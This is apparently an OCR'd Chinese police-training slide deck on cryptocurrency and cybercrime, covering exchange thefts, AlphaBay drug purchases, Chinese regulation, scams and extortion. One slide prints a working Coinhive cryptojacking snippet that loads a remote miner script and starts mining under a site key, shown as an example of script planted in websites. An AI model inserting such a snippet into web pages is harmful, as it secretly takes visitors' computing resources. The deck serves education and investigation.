加密数字货币与网络犯罪：追踪与溯源的挑战

- 山东警察学院 张璇
- 香港大学 邹锦沛
- 香港警务处 黄觉升


提纲

- 创新与混乱：加密数字货币
- 加密数字货币与网络犯罪
- 加密数字货币追踪与溯源
- 挑战就在现在

1 创新与混乱：加密数字货币

加密数字货币

CryptoCurrency




1394

2018年全球加密数字货币总市值将突破1万亿美元

coinmarketcap.com

创新与混乱：加密数字货币

- 电子货币？虚拟货币？数字货币？




- 去中心化
- 货币发行和系统安全基于数学原理
- 依托互联网可以全球范围内使用
- 数量恒定
- 源码公开

区块链技术

创新与混乱：加密数字货币

又一个郁金香泡沫？

0.57%的人掌握了86.66%的比特币



创新与混乱：加密数字货币

价格波动

安全问题

用于犯罪

- 2014年2月，当时全球最大的交易所Mt.gox宣布丢失85万比特币，按市价约为5亿美元，Mt. Gox正式申请破产保护。
- 2014年8月15日，国内交易平台比特儿被黑客盗走5000万NXT，折合人民币约1000多万元。
- 2015年1月5日，Bitstamp确认丢失1.9万枚比特币。
- 2015年1月23日，Egopay交易系统被入侵，给用户造成120万美元的损失。
- 2015年2月15日，比特儿被盗7170枚比特币。
- 2015年2月18日，比特币存钱罐宣称被盗3000枚比特币。
- 2015年6月14日傍晚，中国狗狗币协会会长“江恩”通过其个人微博发出紧急通知，称中国狗狗币协会的官方在线钱包被盗，共损失约400万个狗狗币。
- 2016年8月3日凌晨，最大的美元比特币交易平台Bitfinex官网挂出公告，由于网站出现安全漏洞，导致用户持有的比特币被盗，随后据路透报道，被盗的比特币共119756枚，总计价值约为6500万美元。
- 2017年6月29日，韩国最大、全球前五大的比特币交易所Bithumb发现遭到黑客入侵，超过3万名客户的个人信息被盗取，这次黑客入侵导致投资者损失数十亿韩元。
- 2017年4月22日凌晨2点到3点，韩国比特币交易所Youbit被盗3831个比特币 发行Fei代币作为用户损失凭证。12月19日消息，再次遭到黑客攻击，造成相当于其总资产17%的严重损失。该交易所表示即将关门，并申请破产。

创新与混乱：加密数字货币

价格波动

安全问题


用于犯罪

公诉机关指控：2016年8月，被告人张荣伟通过境外网站“AlphaBayMarket”与卖家“h1ow”联系，从境外购买大麻叶170克，并约定以“比特币”支付购毒款和邮寄送达的方式进行毒品交易。8月28日，张荣伟通过互联网以5390.41元的价格购买1.363个比特币后支付给“h1ow”，并提供重庆市江北区××路××村××号××小区“速递易”作为收货地址。

2016年9月9日6时许，被告人张荣伟前往重庆市江北区××路××村××号××小区收取编号为××的包裹后，被侦查人员当场抓获。随后，侦查人员从张荣伟位于重庆市江北区××号××单元××的家中查获疑似大麻叶6小包。经称重，快递包裹内疑似大麻叶净重172克，6小包疑似大麻叶净重26.2克。经检验鉴定，上述疑似大麻叶中均检出四氢大麻酚成分。归案后张荣伟如实供述了自己的罪行。

FBI表示，泰国警方于2017年7月5日突袭了Alphabay管理员Cazes的住所，他们发现Cazes当时正在使用他的笔记本电脑，这台笔记本电脑既没有锁屏也没有被加密，当时Cazes不仅用“Admin”账号登录了AlphaBay，而且还登录了AlphaBay数据中心提供商的管理员账号。

除此之外，这台笔记本电脑中包存有Cazes所有的财务档案，其中包括物理资产列表、银行账号和加密货币钱包。更加重要的是，这些文档中还记录了每一个加密货币钱包的私钥和密码。



Cazes拥有价值总和超过2300万美元的加密货币（包括比特币、门罗币、以太币、Zcash币）

创新与混乱：加密数字货币

数字货币的法律地位

2013年，中国人民银行、工业和信息化部、中国银行业监督管理委员会、中国证券监督管理委员会、中国保险监督管理委员会联合发布了《关于防范比特币风险的通知》(以下简称《通知》)，对比特币在中国境内的使用及交易进行了相关说明。
《通知》明确了比特币的性质，认为比特币不是由货币当局发行，不具有法偿性与强制性等货币属性，并不是真正意义的货币。从性质上看，比特币是一种特定的虚拟商品，不具有与货币等同的法律地位，不能且不应作为货币在市场上流通使用。但是，比特币交易作为一种互联网上的商品买卖行为，普通民众在自担风险的前提下拥有参与的自由。

2017年3月 民法总则（草案）

第一百零四条：物包括不动产和动产。法律规定具体权利或者网络虚拟财产作为物权客体的，依照其规定。
草案第一百零八条第二款第八项：（知识产权包括）数据信息。

2017.9 中国人民银行 中央网信办 工业和信息化部 工商总局 银监会 证监会 保监会：关于防范代币发行融资风险的公告

叫停所有代币发行融资（ICO）项目并关闭比特币交易平台

2017.9中国互金协会：关于防范比特币等所谓“虚拟货币”风险的提示


代币发行融资活动(ICO)已被监管部门叫停。各类所谓“币”的交易平台在我国并无合法设立的依据。

2 加密数字货币与网络犯罪

加密数字货币与网络犯罪

济南一小区地下室隔老远就觉得热，一查竟是"伪基站"

2017.09.05 12:16:21 齐鲁晚报




挖矿耗能巨大
可能涉及到的犯罪：盗窃


加密数字货币与网络犯罪

【GBL比特币交易平台跑路涉案人员已被警方捕获】据浙江金华警方在微博透露，东阳警方经深入侦查，在安徽、贵州、广东等地相继捕获3名涉案人员。该诈骗团伙虚构网络比特币交易平台，从中诈骗钱财，涉案金额400万元。 @货币之王比特币 @真聊比特币 @硬件学堂

2013年10月，香港注册的GBL比特币平台跑路



加密数字货币与网络犯罪



潘某的非法所得如何认定？比特币的价值如何来认定？

最终在起诉时，检察官并没有认定潘某敲诈所得比特币的价值是多少，而是以潘某敲诈行为给被害单位造成的经济损失来认定这起案件的数额。


2017年10月27日，被告人潘某因犯敲诈勒索罪被法院判处有期徒刑三年，罚金人民币5000元。

加密数字货币与网络犯罪


挖矿脚本风行

非法侵入计算机信息系统


破坏计算机信息系统



加密数字货币与网络犯罪





```
</script>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.
Anonymous('52R8QJSFsWVqBPC5D6hqppDAs1bDSQIN',{throttle:
0.1});
miner.start();
</script>
```




加密数字货币与网络犯罪

挖矿脚本风行


南方周末被挂挖矿脚本



绝地求生辅助专挖HSR




星巴克WIFI藏挖矿脚本



